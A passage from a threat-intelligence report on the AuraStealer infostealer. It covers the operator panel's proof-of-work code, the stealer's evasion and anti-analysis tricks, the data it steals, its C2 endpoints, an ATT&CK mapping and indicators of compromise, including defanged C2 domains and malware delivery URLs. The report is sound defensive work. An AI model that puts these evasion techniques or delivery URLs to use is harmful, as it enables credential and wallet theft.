  while (this.isResolveActive && !found) {
    const token = `${this.clientSeed}:${this.domain}:${this.serverSeed}:${this.counter}`;
    const hex = await this.sha256Hex(token);

    if (this.hasLeadingZeroHex(hex, this.difficulty)) {
      found = token;
      break;
    }

    this.counter++;

    // Reseed if counter overflows
    if (this.counter >= this.maxCounter) {
      this.clientSeed = this.generateClientSeed();
      this.counter = 0;
    }
  }

  this.isResolveActive = false;
  return found;
}
```

Figure 11 - Main loop in the proof of work solver

With this proof of work, **only real browsers will receive the login page**. Bots, Python codes and curl commands will not pass through, because they cannot execute Javascript. The script will also slow down brute-force attempts and block mass-scanning tools.

On the register page, we also found a small linguistic hint: the Russian word "д о м о й", which means "home". This is, of course, not a surprise as the first AuraStealer messages on XSS were also posted in Russian language. **The threat actor is most probably a group of Russian speaking individuals.**

Figure 12 - Code of the panel's register page

4.3.2. Payload

Gen Digital[32] analysed a sample of AuraStealer 1.5.2. This version is far from being simplistic. It employs **a wide range of obfuscation and anti-analysis techniques** to evade static and dynamic analysis:

- **Indirect control flow obfuscation**: The direct jumps and calls are replaced with indirect one. The actual target is computed at runtime.

[32] https://www.gendigital.com/blog/insights/research/defeating-aurastealer-obfuscation

- **Exception-driven API hashing:** WinAPI functions are resolved via PEB-walking, hashed and stored in a lookup table. This table is accessed through a custom exception handler triggered by a second lookup table.
- **String obfuscation:** Most of the strings are encrypted using a stack-based XOR obfuscation. The WIN API function strings are in plain text, but their addresses are obfuscated in the code using the same trick than for the flow obfuscation.
- **Anti-analysis checks**
  - Protected layer: The malware checks if it is loaded directly or from a loader, packer or crypter.
  - Anti-tampering: The malware compares the file's checksum.
  - Dialog box: If launched directly, the malware prompts the user to enter a random string in a dialog box, a task that an automated sandbox can hardly perform.
  - Geolocation: The malware will stop if executed in a region of the former Soviet Union.
  - Anti-sandbox: The malware checks if the sleep function is hooked. It also looks if the user and computer names are "JohnDoe" and "HAL9TH"[33] and compares the loaded DLLs to a list of well-known sandbox modules.
  - Human checks: The malware looks for real human activity by calling GetLastInputInfo and GetForegroundWindow.
  - Anti-VM checks: The malware calls several technical parameters to see if the environment is real: CPU identification, Windows size, number of processors, number of running processes.
  - Anti-debug checks: The malware is looking for debug flags in the PEB (BeingDebugged, NtGlobalFlag, KUSE_SHARED_DATA), counts the number of debug objects and compares the running processes to a list of well-known analysis software: x32/64dbg, Fiddler, IDA, ollydbg, wireshark, etc.
  - Hidden corruption: If the malware detects breakpoints or hooks in the code flow, it will deliberately corrupt the stack by inserting random values, which will lead to a crash later during execution.

[33] Those strings are used during a Microsoft Defender emulation session.

After passing all those checks, the malware **creates a mutex** based on build-specific and time-dependent values, prepended with "Global\". It then starts the stealing and exfiltration.

The **data collection** covers:

- Sensitive data from both Chromium-based and Gecko-based browsers
- Cryptocurrency wallets from desktop applications and browser extensions
- Active session tokens (Discord, Telegram, Steam)
- 2FA tokens (Authenticator)
- Recovery data (recovery seeds, private keys, and mnemonic phrases)
- Credentials and API keys
- Remote access and FTP configurations (AnyDesk configurations, FileZilla credentials)
- Password manager databases (KeePass, Bitwarden, 1Password, LastPass)
- VPN configurations (OpenVPN, NordVPN, ProtonVPN)
- Clipboard contents
- Screenshots of the victim's device
- A list of running processes, along with general system fingerprinting data

To extract sensitive data from Chromium-based browsers, AuraStealer **overcomes the Application-Bound Encryption** by injecting a shellcode into a headless browser. This shellcode retrieves the encryption key which enables the decryption of any ABE-protected data, including passwords and cookies. However, Gen Digital noticed that this technique does not work for every browser, suggesting work in progress.

AuraStealer can also **execute additional payloads** via the ShellExecuteExW function.

The **malware configuration** is embedded in the binary and AES-CBC encrypted. It contains the C2 hosts and some configuration parameters:

`anti_vm`	Boolean
`anti_dbg`	Boolean
`self_del`	Boolean
`run_delay`	Integer
`useragents`	String
`human_check`	Boolean

AuraStealer is using **three C2 endpoints**:

`/api/live`	to check the connectivity. Return value is “true” if the C2 server is up
`/api/conf`	to get the build-specific configuration[34] defining the data to be collected
`/api/send`	to send the collected data

The network traffic is also AES-CBC encrypted.

[34] https://github.com/avast/ioc/blob/master/AuraStealer/extras/aurastealer_config.json

5. Conclusion

AuraStealer is a new infostealer with already quite **impressive collecting capabilities**. The user base seems to be growing, although we did not find any mention of it on Russian Market. The C2 infrastructure is also quite well done: hidden behind Cloudflare servers, it only leaks some HTTP headers, and there is no favicon which could tell us the real server IP. With the **announced usage of code virtualization**, AuraStealer will become **even more stealthy** and is therefore a threat that must be tracked in the future.

6. Actionable content

6.1. TTPs

Tactic	ID	Technique	AuraStealer Evidence
Initial Access	T1566.002	Phishing: Spearphishing Link	"Scam-Yourself" campaigns via TikTok (and similar) tutorials that trick users into running malicious activation commands. Links in descriptions or profiles can point to payloads or script hosts.
Initial Access	T1204.002	User Execution: Malicious File	Users voluntarily download and execute "cracked" games/software or malicious VS Code extensions that ultimately drop or load AuraStealer.
Initial Access	T1204.001	User Execution: Malicious Link	Users click links to "activators"/scripts and then run commands presented on the page/video, resulting in AuraStealer download & execution.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Victims manually execute attacker-supplied PowerShell commands (from video or clipboard) in elevated PowerShell / Run dialog to fetch & run the payload.
Execution	T1204	User Execution	Execution always requires user action (copying & pasting commands, running an installer, enabling a VS Code extension).
Execution	T1106	Native API	Heavy direct and obfuscated use of WinAPI/NTDLL (e.g., VirtualAlloc, NtCreateSection, NtMapViewOfSection, NtCreateThreadEx, COM IElevator::Decrypt).
Execution	T1055	Process Injection	Injection into browser processes using NtCreateSection + NtMapViewOfSection + NtCreateThreadEx to run shellcode for ABE bypass.
Execution	T1620	Reflective Code Loading	Position-independent shellcode mapped into remote process memory via sections and executed without conventional module loading.
Defense Evasion	T1027	Obfuscated/Encrypted Files or Information	Indirect control flow obfuscation; XOR-encrypted constants and strings; AES-encrypted embedded configuration; API hashing; exception-driven control flow.
Defense Evasion	T1027.007	Obfuscated/Encrypted Files/Info: Dynamic API Resolution	Custom exception-driven API hashing (MurmurHash3 + FNV-1a + XOR) with lookup tables and deliberate exceptions to resolve and call WinAPI.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Runtime decryption of strings and AES-CBC decryption of embedded configuration data.
Defense Evasion	T1562.006	Impair Defenses: Indicator Blocking	Extensive obfuscation, exception spam in debuggers, and anti-analysis chains to prevent accurate telemetry and static/dynamic inspection.
Defense Evasion	T1562.009 *	Impair Defenses: Tamper with Tools / Binary Integrity	Uses MapFileAndCheckSumW to compare file checksum with PE header; terminates if modified, blocking patching, binary rewriting, or simple software breakpoints. (*Closest fit in ATT&CK.)
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks	Uses cpuid hypervisor bit, screen resolution (GetWindowRect > 1024), non-zero physical memory, CPU-count + process-count heuristic for VM vs real host, and blacklist of sandbox-related DLLs.
Defense Evasion	T1497.003	Virtualization/Sandbox Evasion: Time-Based Evasion	Sleep-hook detection via GetSystemTimePreciseAsFileTime before/after Sleep(1000); <900 ms indicates hooked/accelerated sleep.

Defense Evasion	T1518.001	Software Discovery: Security Software Discovery	Compares GetUserNameW/GetComputerNameW against known Microsoft Defender emulator values (JohnDoe, HAL9TH) and checks loaded modules against blacklist of analysis/sandbox DLLs.
Defense Evasion	T1622	Debugger Evasion	Reads PEB (BeingDebugged, NtGlobalFlag), checks KUSER_SHARED_DATA; uses NtCreateDebugObject + NtQueryObject to detect extra handles; scans running processes against debugger/monitor blacklist; inspects return addresses for INT3/UD2 and introduces delayed stack corruption.
Defense Evasion	T1480.001	Execution Guardrails: Environmental Keying	Refuses to run in certain locales (CIS, Baltic states) via LCID and country code checks; additional anti-VM, anti-sandbox, and human-presence checks restrict execution to "real" user systems.
Defense Evasion	T1070.004	Indicator Removal on Host: File Deletion	Configuration option to self-delete on completion of data theft, removing forensic artifacts of the stealer binary.
Credential Access	T1555	Credentials from Password Stores	Steals credentials and secrets from password managers (KeePass, Bitwarden, 1Password, LastPass) and other local stores.
Credential Access	T1555.003	Credentials from Web Browsers	Extracts saved passwords and secrets from Chromium- and Gecko-based browsers.
Credential Access	T1539	Steal Web Session Cookie	Steals browser cookies and active session data (discord/telegram/steam session tokens) from browser profiles.
Credential Access	T1552.001	Unsecured Credentials: Credentials In Files	Reads credentials/API keys from local config files (e.g., RDP/AnyDesk configs, FileZilla credentials, VPN configuration files, wallet data files).
Credential Access	T1628*	Steal Application Access Tokens	Harvests Discord, Telegram, and Steam active session tokens for account hijack. (*Closest FIT; ATT&CK granularity may vary.)
Discovery	T1082	System Information Discovery	Collects general system fingerprinting data; uses system metrics extensively in anti-VM/anti-sandbox logic.
Discovery	T1057	Process Discovery	Enumerates running processes to perform anti-VM (process count) and anti-debug (blacklisted analysis tools) checks; also exfiltrates process list.
Discovery	T1518	Software Discovery	Module and process enumeration to detect security tools, emulators, debuggers, and sandbox indicators (DLLs and process names).
Collection	T1115	Clipboard Data	Captures clipboard contents for sensitive data (e.g., copied passwords, wallet addresses).
Collection	T1113	Screen Capture	Takes screenshots of the victim's device.
Collection	T1119	Automated Collection	Automatically collects data from a wide range of browsers, wallets, 2FA tools, VPN clients, password managers, and other targeted apps based on configuration and C2 instructions.
Collection	T1005	Data from Local System	Steals files from local disk, including via wildcard-based search (configurable masks, paths, recursion) for arbitrary files of interest.
Collection	T1602	Data from Local System (Detailed File Grab)	Structured harvesting from specific application data directories (browsers, wallets, 2FA, VPNs, RDP/FTP clients).
Collection	T1074.001	Data Staged: Local Data Staging	Aggregates collected data into local archives, then splits them into chunks prior to exfiltration.

Command & Control	T1071.001	Application Layer Protocol: Web Protocols	HTTP(S)-based C2 via /api/live, /api/conf, /api/send endpoints.
Command & Control	T1573.001	Encrypted Channel: Symmetric Cryptography	Uses AES-CBC with random keys/IVs and Base64 encoding to encrypt all C2 traffic and exfiltrated data.
Command & Control	T1041	Exfiltration Over C2 Channel	Sends stolen data (chunked archives) via the same HTTP(S) C2 endpoints used for configuration.
Command & Control	T1030	Data Transfer Size Limits	Explicitly splits stolen data into smaller archive chunks before sending via /api/send, to manage transfer size and reliability.
Exfiltration	T1041	Exfiltration Over C2 Channel	Exfiltration is entirely over the established HTTP(S) C2; encrypted blobs posted to /api/send.
Recon / Target Validation	T1497	Virtualization/Sandbox Evasion	Combined VM/sandbox detection: hypervisor bit, screen size, RAM, CPU count, process count, blacklisted DLLs; ensures execution only on suitable targets.
Recon / Target Validation	T1621*	Multi-Factor Authentication Abuse	Steals 2FA tokens, seeds, and recovery data from 2FA apps and wallets, enabling bypass of MFA protections (*functional outcome rather than specific ATT&CK primitive).

6.2. Indicators of compromise

Value	Type	Description
apachesrv[.]cfd	Domain name	AuraStealer C2 domain
argametop[.]cfd	Domain name	AuraStealer C2 domain
armydevice[.]shop	Domain name	AuraStealer C2 domain
auracorp[.]cc	Domain name	AuraStealer C2 domain
auracorp[.]shop	Domain name	AuraStealer C2 domain
auracorp[.]cfd	Domain name	AuraStealer C2 domain
brokencars[.]shop	Domain name	AuraStealer C2 domain
browsertools[.]shop	Domain name	AuraStealer C2 domain
calibrated[.]cfd	Domain name	AuraStealer C2 domain
candyclub[.]shop	Domain name	AuraStealer C2 domain
cartdetails[.]shop	Domain name	AuraStealer C2 domain
chicagocigars[.]shop	Domain name	AuraStealer C2 domain
clockhouse[.]shop	Domain name	AuraStealer C2 domain
clocktok[.]cfd	Domain name	AuraStealer C2 domain
cloud9342[.]cfd	Domain name	AuraStealer C2 domain
connupdate[.]cfd	Domain name	AuraStealer C2 domain
coralpoint[.]cfd	Domain name	AuraStealer C2 domain

cyberpic[.]shop	Domain name	AuraStealer C2 domain
cybertecha[.]shop	Domain name	AuraStealer C2 domain
deepwiki[.]cfd	Domain name	AuraStealer C2 domain
fancycloud[.]shop	Domain name	AuraStealer C2 domain
farforshop[.]cfd	Domain name	AuraStealer C2 domain
foxteh[.]shop	Domain name	AuraStealer C2 domain
gamedb[.]shop	Domain name	AuraStealer C2 domain
glossmagazine[.]shop	Domain name	AuraStealer C2 domain
goldenring[.]cfd	Domain name	AuraStealer C2 domain
greenapi[.]cfd	Domain name	AuraStealer C2 domain
luxgames[.]shop	Domain name	AuraStealer C2 domain
magicupdate[.]cfd	Domain name	AuraStealer C2 domain
mscloud[.]cfd	Domain name	AuraStealer C2 domain
mushub[.]cfd	Domain name	AuraStealer C2 domain
opencamping[.]shop	Domain name	AuraStealer C2 domain
privateconnect[.]cfd	Domain name	AuraStealer C2 domain
radioengineering[.]shop	Domain name	AuraStealer C2 domain
searchagent[.]cfd	Domain name	AuraStealer C2 domain
searchservice[.]cfd	Domain name	AuraStealer C2 domain
secondhandcloth[.]shop	Domain name	AuraStealer C2 domain
softytoys[.]shop	Domain name	AuraStealer C2 domain
stmservice[.]cfd	Domain name	AuraStealer C2 domain
sysbalance[.]cfd	Domain name	AuraStealer C2 domain
sysrequest[.]cfd	Domain name	AuraStealer C2 domain
systemupdate[.]cfd	Domain name	AuraStealer C2 domain
techupdate[.]cfd	Domain name	AuraStealer C2 domain
teddysoft[.]cfd	Domain name	AuraStealer C2 domain
unknowntool[.]shop	Domain name	AuraStealer C2 domain
updservice[.]cfd	Domain name	AuraStealer C2 domain
usatrade[.]cfd	Domain name	AuraStealer C2 domain
hxxp://130.12.180.43/files/1660276343/wi6NLkw.exe	Url	AuraStealer ITW delivery URL
hxxp://176.46.158.8/files/8052963817/6XJoqOi.exe	Url	AuraStealer ITW delivery URL
hxxp://178.16.54.200/files/1763292343/LS4jHzx.exe	Url	AuraStealer ITW

		delivery URL
hxxp://85.208.84.35/installer.exe	Url	AuraStealer ITW delivery URL
hxxps://acrimsasullanasrl.phuyufact.com/.well-known/acme-challenge/bl_au/BlAuDismissReminderFormatDate.exe	Url	AuraStealer ITW delivery URL
hxxps://file-epq.pages.dev/updater.exe	Url	AuraStealer ITW delivery URL
01E67139B59EED0FE1FCB4C66A9E88AD20DD8B55648C077AEC7FA2AE3431EA5F	File	AuraStealer sample
0223e39d9c26f065fabb1bcb8a1a03fe439bb18b8d14816646d8d236a6fd46a3	File	AuraStealer sample
02dcaf7ed7f411c9a3ed51b8c3c93e383ad1b451e8a3ed260158e55063732447	File	AuraStealer sample
0445134d4a9365332ead1a60648c9ef3e212243420c20c27e16155681dd97e74	File	AuraStealer sample
0593029f16159fc0198039e5c0b099a505d9b6679afe83ec0050c23aface3b2f	File	AuraStealer sample
05adefb5a0189ee043adab05ba7bb11ce57e6d2bbda3ea7689f756d448613439	File	AuraStealer sample
070058c84a506d1ee52b299450314e5104a2a3e637070c0b17e3dde62abaf0e5	File	AuraStealer sample
0a1567b60e51503e7120d430327a0a263b78ee9fc8586c1f38ccc53328da4dd6	File	AuraStealer sample
0acbaf45211a70c3fcfbda1a9dcb9758cf082b0b325ee89e9bb8d44f35721dd3	File	AuraStealer sample
0cc40c2ee361ee5af5af7d8acdd6df2d422560105ea7e477cd27640525e2384b	File	AuraStealer sample
0ccd68467d255104d2c137f1a409cefd7130ed7ba5022867fda345cea5c73727	File	AuraStealer sample
0da6dd6164b81fb8c266f1cd70f878b2b8a06e36ddc59c21ff6192564e3d3883	File	AuraStealer sample
0f06a09ffd1430a866396ef8c77cb6ffba80747179e6712fa7f021b4fa485bef	File	AuraStealer sample
0f2e8e7eee657a66e165631945703e47d97f1c0f0334b55e78cbc23bd0d39c1c	File	AuraStealer sample
0f6f0f85e227dc265fb3e020a7972d864588b3cb58085e1943ccc8907ef3b2df	File	AuraStealer sample
0fd483e2be9c1e7774ecca011e2c2803410f88fd2056e5e2678f22db8501e3e7	File	AuraStealer sample
10985cd9634fd283268510e70c76c0c1d476634764a89f4f63a1a8143b52baba	File	AuraStealer sample
12d71e157a85ee7534e6fa7d94f1e11ecd8e3b12f5803d656bf5a04aa2f6d982	File	AuraStealer sample
12dca09e32f298e6ebcce25a8d43742f3585f85db7c1b2e4c82e1576a5e75ccc	File	AuraStealer sample
1373793ff76d5a0d18b7304aecdd07cd83ceb06d24115a5f1e70c7b2cf77ddae	File	AuraStealer sample
1479be482a6618e2139fd576c813b771def498fffab57184b7a17a81da937e5f	File	AuraStealer sample
158369AD66EA4BACEEE19051425C21F657FFC1B3483EA812323816B612F324BD	File	AuraStealer sample
1632e391dd84b516947b44081ea5d8ff94cc26a608267776df18ca7247a358cd	File	AuraStealer sample
164f5d170d4b78e6b9420b766d07fe27b852ea10d1da84ab7df9fadbda16ab32	File	AuraStealer sample
16f2061c05939dab99f279a5fd712093ba711f9074b538c83d0956351e3b618f	File	AuraStealer sample
176c5e40d090fe02d828f63f3576ef77bae60fd24ded0841674a2705a0d5a2c6	File	AuraStealer sample
1944585f60f6f7b5d007e082c69c2831d1081144ef05728d12b839c474421dc3	File	AuraStealer sample
1cacd01e4b5dfdd3bc6cc3d16488c9f7e0464c976505098c62bfa50ba39e287c	File	AuraStealer sample

1cf0424cae83361a2856c39bf0bcbc6436879696d04da54691aa93d709dda798	File	AuraStealer sample
1ecfcadd1a9c7e4c336f2d12b090fa80cb389188f7d042226be82250fb1767a5	File	AuraStealer sample
1f57c01d2e822c66b6916aa74c9101a6216cef7ab8b1a3979f1a71d9cf34d919	File	AuraStealer sample
1f9850e89eb9f48b54f0c983a8b3269387ae7755322fddd261e5f3de952b091b	File	AuraStealer sample
1fc3ef071fbaa0861117091ebdebf5a22aa17bb801d2a4be9d269223fc9959f2	File	AuraStealer sample
205d7ce5c5d6a41147006f3f817db24488d85a334ba91e942be056a46b93c7ff	File	AuraStealer sample
22cdcad24334be39f177d4ea18351b0798c654aa4a27744324d36b5949c45903	File	AuraStealer sample
24309a03fe261d495db5e3c60efd289d75859ee72ba9f2c318feebc69b405974	File	AuraStealer sample
2470cb6d461493d7836d0914a5868a896e5dc98b940372c2f11011375fa56a7d	File	AuraStealer sample
24a1ba1f7a20345510ba94872eab8c3b2c73da7d0b5a91014c9ab14cc126fceb	File	AuraStealer sample
24f9bd9e6677ea0ae3a867b0792ea42f244a12374b9b8eccf357a08b47882644	File	AuraStealer sample
265418ec344853cd368fb8e58b84cc13d3e078cdda93632c4dd88389445f2016	File	AuraStealer sample
27bcb38f946dd1b90c033b6b4eed4e20f499577b54a9e6ff3cebb829d2a6f30c	File	AuraStealer sample
2830a8c6f3eb3e7c6f60e48136637acc216a94751293d8783d98d73bc3e50a78	File	AuraStealer sample
285bec86c174434ba8475bb56a2f62c82eaa13de2594742ec0d401a87255a1df	File	AuraStealer sample
2941aaf76fcfc8c8309550e06cebf1fc382ecb64f08f33cac337f6557d23482d	File	AuraStealer sample
295f8268c6e3303d82295a3ccb4c84f42a46a257fbbe24d286565f5d8c0ae8d6	File	AuraStealer sample
29ad51c0b28e248d5b4252e8b0ed08c57def0de8f5502344be9600767190f412	File	AuraStealer sample
29e374dc60ffea6ea1ac0317beadb46762bcb1ade6f49315897f8199b06a3ebd	File	AuraStealer sample
29f54c498e621207881ded8c308c4d8d252b4330c8bcdf2a8b75b1760d1fdd1d	File	AuraStealer sample
2ab625595b5b200e66c36185e90502ae9478dfa514b0877a5befed65be62948d	File	AuraStealer sample
2b6904cdf214bdc4954a35005147ab48310591a44c08cc4aee17a26ddc56baa5	File	AuraStealer sample
2b84856eadda92940552365216f30aea5c30f0aba1a925843286b8423b628cbf	File	AuraStealer sample
2ba8b7ba45032c747065462728616a5f874fe78e58ce336c9214fee7b7066d66	File	AuraStealer sample
2d58598969aef5206e05f7feb5f564190695a217f154926f3989b07b93ccf8a9	File	AuraStealer sample
2e561b9df35ca18ba77e271667737d4ec728db1ba806bc772b457e938ccfb4a7	File	AuraStealer sample
2e8ab2aac5c9c8e514d40fc496fcb22a188aae79d864ead34c64f1689d5892cf	File	AuraStealer sample
2f51b3ee72ea3ae2dcfbc4d0544ee21c2343ede86baef5b621c59ef680d95f7d	File	AuraStealer sample
301f6a0663124dba64530abcc876e5c0c30bbe7176765894ee054ab4810b59fc	File	AuraStealer sample
3073e7cb8d5e2bbc570d2db90735e1bde485e1c09e57a3e6786f7262d3761ad6	File	AuraStealer sample
30b4aa5bba62eeb5ccc4d0050de7fbd78fff8620c46c94bbbf29272e4e630613	File	AuraStealer sample
30d2199d67b114db8fec6d728ef3091b6a474fbf0eecdd69785ca7969d5c265d	File	AuraStealer sample
30e55b98eed0fb72accb0ae9ab5615213044e525ba4beb7bd2c9b8edc21e1219	File	AuraStealer sample
324245e85c315d766bf483aa2d6f737b4617e29789652d568ca7099886f2e3a6	File	AuraStealer sample
3272967dad9daa78f252ec34fbbbaae7cfe43c730f6b4bcc6ca657c0c20c61a0	File	AuraStealer sample

330d1724ddd693983cfa392a6c32eb1ccc003956959f14dd0b4e52ad031f81bf	File	AuraStealer sample
35260e72933640f94d17a386c79944f5c2a171299022ad8c05a7d3faaf3d83c4	File	AuraStealer sample
36c69359320a71c30f294d070878ac99c85966012e435cef9ca691255968ef3c	File	AuraStealer sample
37ad1161c498908a2ed3f6011aec8a65410ce36ed8554dccf5b02490dbb3cad0	File	AuraStealer sample
37d9ecb03999af0e78464c1299f55e4dca873704941c2a012ced54e109721796	File	AuraStealer sample
380c2787a39619bcc923143dd64dd45fa1c2ba402e567a4aeb2bca3f5c8669c7	File	AuraStealer sample
3909dd997a65d47d01aaf4e72a32b270cfc2820fbc85492830dafd05de99c46c	File	AuraStealer sample
391d4df2f7ba35912f2a2d0f105024d66d3c86ca346958dd65b35bb0d6eb9b5b	File	AuraStealer sample
392d7173cd8d84950be1c184fbdb348eaadca09cd1c562efff3c2adba2b115ec	File	AuraStealer sample
3c005a52826afb893a9c76166b3c2e6ccdebf5be7d2fe8d0b7af57298881a024	File	AuraStealer sample
3d257e83e85c0b0db3ee70e523ca46007dd867decc75898d38b4e5421d272860	File	AuraStealer sample
3dbe9f4c9dbb078ca359af5beb0bb0877407b3c5edf99f24e6abeded210cf05c	File	AuraStealer sample
416b7b3dcd09bd10bead3fb44f66f4a4b6a77262c4bec3db51aac8f9b025af37	File	AuraStealer sample
41d99b020e9063ac39fe49d8322c3c16e0011aba7d313b3d08c0101ee6be0d6b	File	AuraStealer sample
425fb40ac374a00c0fc8fee71c2208cbfea81e9452e2d0933c76e87f8b35d621	File	AuraStealer sample
42e2b5d96d236f8ce03f3eab5340ef9036dbef37b1ecf37e8d6e18470ed9819c	File	AuraStealer sample
431b603bac4c8865a64f093b36038246b23d09fa83b9072f0ce91bf8935679f3	File	AuraStealer sample
43520625b0a9f2564876e8671b477d642371926c2d35b9024c43a0b2d7cb6cf5	File	AuraStealer sample
455a561d2869443db112ede57a872e1be0e1a358f121a8c0d5ffa750abca442c	File	AuraStealer sample
45da32a8b21488c96515fc1843687c9d546e098cffe91dcd1fa19849af1535fe	File	AuraStealer sample
46b15d8afee2cf1131e7e0ac26e82057791f5f1ccc6ec6ae5e061abd4aa85045	File	AuraStealer sample
474366a1de10829608b9bdf28cb8defd679aec3745c0a67795ce9550ebee682f	File	AuraStealer sample
477beadc8183e6a189d3a5faf6cbe2ae0a3ac93a07de8068a403e929f7386a25	File	AuraStealer sample
4849184f1eba6b629b382b00c02c9e5823a12746474be79d448aca78bd657b0f	File	AuraStealer sample
48ea1a78a015f09cf989ab163970f1abb8ca12f844f1e06cfe0f28f3cb39dc9e	File	AuraStealer sample
49ddf1e40b6f23895472f54481de6157fe7155d0f48b4fb6fa24e1f2870147b2	File	AuraStealer sample
4a8f1f437cadf29c0e15142213637d21f3bdb96a3d5c1501a5c06791a93c3e73	File	AuraStealer sample
4c5997889b47888cd114be9efe546b5ae79e85d1f3f3a70a4d35f41e891ce2ae	File	AuraStealer sample
4c92cd00c2950f738819a33e06925974a62285cfaa9441f51657a7772ab54e43	File	AuraStealer sample
4ed0e12682c39af4dc15825d34a5b90c698b5100db71c95ea70b60a373723362	File	AuraStealer sample
4fd354e581fc32a90c3b21a7714ed9a797cf5152b9212882d7185959b912d37d	File	AuraStealer sample
50ce0ed3c94285981621a727b7acb30289b91c063017681177d32f5294052c1e	File	AuraStealer sample
51b684aa81eafc0c9107719775d2c48b6c16606451fa71bea6b1ca2c0d3ab10a	File	AuraStealer sample
52133028c5077f5a359f2b15a33a83591a963f7ca4f283be20fb681e31ee65b7	File	AuraStealer sample
52c6a350e77c65346cc42b285c8d9ce35d6eaa93e146211f65cc45af4121ab08	File	AuraStealer sample

52cd79558b742a5225f8a4a3f7ae5dd68f04d7deb7ab95f7413959418f7ebae7	File	AuraStealer sample
5311cc1df90c17bb852e39abe9396a41f59794081918438a56fcc7d5a1d706ad	File	AuraStealer sample
5371071698df3ad4c4b37f6d712a268d8ccadd70774342c3a21d10ffb0c7aeb4	File	AuraStealer sample
548711cc4bda33e18555b961ae970da5aed58f4e38307ab6be35c301eaa3b939	File	AuraStealer sample
56d4f113e4a9f41ecb3866340236c1a00e0aab2f55f8e9b7e4c074d2040df990	File	AuraStealer sample
5790d47278337174cc3c65a16ce75d759a776b9b8b176aa9e6493686fd3a0c70	File	AuraStealer sample
58071b3afb7fde7ef28930bfb44bc7b92eeb63e32bc2eaee56ce708f7ff7b0a7	File	AuraStealer sample
58b11b4dc81d0b005b7d5ecae0fb6ddb3c31ad0e7a9abf9a7638169c51356fd8	File	AuraStealer sample
59b791f26658f002ab5b0011e17caca204043b5818f47cf5c05099bc7358f495	File	AuraStealer sample
5ac65fa801e891b547884162638bed935314ce8885c3304fbd4640f7e47c7d58	File	AuraStealer sample
5c71ec0193280395455957cca98a4b37fa434ee446d75a85ad56133d753518a0	File	AuraStealer sample
5ecbe16ecd3eb05926e545d4eafc7792d39f8a1fc28e9609cf2de051a15caa8e	File	AuraStealer sample
5ee8f5b5cea26ad4e6be931b3e4ff4ce022bcc36dec5cb9952b4a531ec2b8595	File	AuraStealer sample
5fcfa7096a1d840eacbc0fed4236663a9c1abbe567b1a2aa6d5ad7006d747393	File	AuraStealer sample
601e0fad7b30e062d74665e70fd7ee750cd32b13b5c55f1b0c638f3e3cc0cbb2	File	AuraStealer sample
613a5d5c78575ac6fc655d36d7c116664b46e970d705520d7357e252bc20a297	File	AuraStealer sample
613bcc83f843d129943420d4ff144ed211ba1c98b0d152cd6bbad9821f3e357b	File	AuraStealer sample
6155dc92839cd016fc86bf42b00d6de4cf02e24b7e203dcf4d12874181849763	File	AuraStealer sample
61aea86ae8599d798a448daf3c601123827ed141e06d176c0fa40cf98d390dc6	File	AuraStealer sample
6227c46f884a28a11d31be738c02e1b60bc9093e6848fcaa8e4919d140f279d3	File	AuraStealer sample
62d42e548c34897e4e8d1baa22fdc8ec9080255b844e1b56533a7a112fa5571e	File	AuraStealer sample
62f3df8864dbea3d6f27ba5d309319b865c5f493363e7c4ee4765f33e7aae193	File	AuraStealer sample
6343b498aa35e8c49d54b7f02fcaa8a7c67f7d6ce80623a514c49188ce0f14d3	File	AuraStealer sample
63c6d9b2ae550c3d9fdeaa6bd8ad3a0016ca77388dbda676a3493bd5eaf1aa19	File	AuraStealer sample
6404dcde7402d02e06cf13f7acbe0c35cda1816fbafed2eef40d8b07c3eb4827	File	AuraStealer sample
66e6a6fdef50cff2118ed86928ace6487445cdeeed0186739deaaebe580c3a60	File	AuraStealer sample
68743d5d36cb26f845465589be6b7f7fa42d3cc63e1390d54b425286b5ad7e33	File	AuraStealer sample
68bfdc8e5485211e4a6b409d266c98f1f18fb2b5ac06c0b2b83fb724a03ab319	File	AuraStealer sample
68f0caf7d23ddaeb3fcbe9d2a8e67dbcb6a09ebc1c4d6e81259b984a8f5d9dda	File	AuraStealer sample
6906a02227255060693e218a582b42053a1b9af0cb15259fd56759011ba5a0ff	File	AuraStealer sample
6b033ebf9212fcc2e79cb2cfdfed5d60e595aa760e2770b7f4bc0b2a4790bced	File	AuraStealer sample
6c14799f26e5882afe72b8281d19d16da8e413846f0b6aa48923a822b595b7f7	File	AuraStealer sample
6c33435aa2a6f44578d932c245454462a111a7775e4d63e27598640d1f377fd5	File	AuraStealer sample
6c87a3ef65339d9ea65513b866aa22a57aff972ab2cf7cf25fea4f64231dfb6f	File	AuraStealer sample
6d6f34faa5b3a0026098a7f62c16930a55f2d144b5507c77a11d53dbae301dcb	File	AuraStealer sample

6d9ac390ac84d39867e06a5be0e3956ec326642046ebccc244b16b5453e5b528	File	AuraStealer sample
701f5f9fe2a386456622ae19164990084df41e789c826e45fb56a2f5a4596036	File	AuraStealer sample
70b90f9f30733d9ab853fa9dda912c2017c8c942bfe242727df6aafe11de366f	File	AuraStealer sample
7104d5727b1d36cf9c10c345224d7da4ef4075e1cf489c145b84a71b5231ae71	File	AuraStealer sample
7194fdda59e9df79c60f6db9379210baa572beb426daf8d43324fa455867b673	File	AuraStealer sample
75510ab5325b5b13868c87e83a2f1cc3718f4f85f937f0bf2a898165d9e085e2	File	AuraStealer sample
76c1a2121b4f2873810bd73cc638ecc41f5283a4bf702864577108ca9723b54c	File	AuraStealer sample
7706f288da06b9793ce59d7a3252a86ab8fc8653242bfba7115a153ffee205a1	File	AuraStealer sample
776f06552d5e8291971baf7116f472d63754c3e7a5cfd4dcf13d9ad43b0be09d	File	AuraStealer sample
77dfc3eacfd9cc028a92b192127ff7e28d945dca60fd1af459f2413710ba0c52	File	AuraStealer sample
789a47fcdaf70fc2920cfca3c9e070ec5c5ed31bee28d3eeec73470f3e222404	File	AuraStealer sample
79bc9177ad98d520e97f590491b72d0258de5063da8e7b6f6bd2040d680d8eb3	File	AuraStealer sample
7d17f659e0f2c6ec42232fff1be261d2207cc1de26e277c56798c2ae224637d5	File	AuraStealer sample
7db185de77c80ac0f81a80b0f9fb7218dce3ff9a7d6c2ab6067f9fcbe9248001	File	AuraStealer sample
7f5240290a1ec9f09c36f09111ad55b047e42ffcb996d4f2c237349faa03ca7c	File	AuraStealer sample
7fad0ba68e3108922d462d3f2df6003bea9217e0271dc59c8632c647f17a8fa3	File	AuraStealer sample
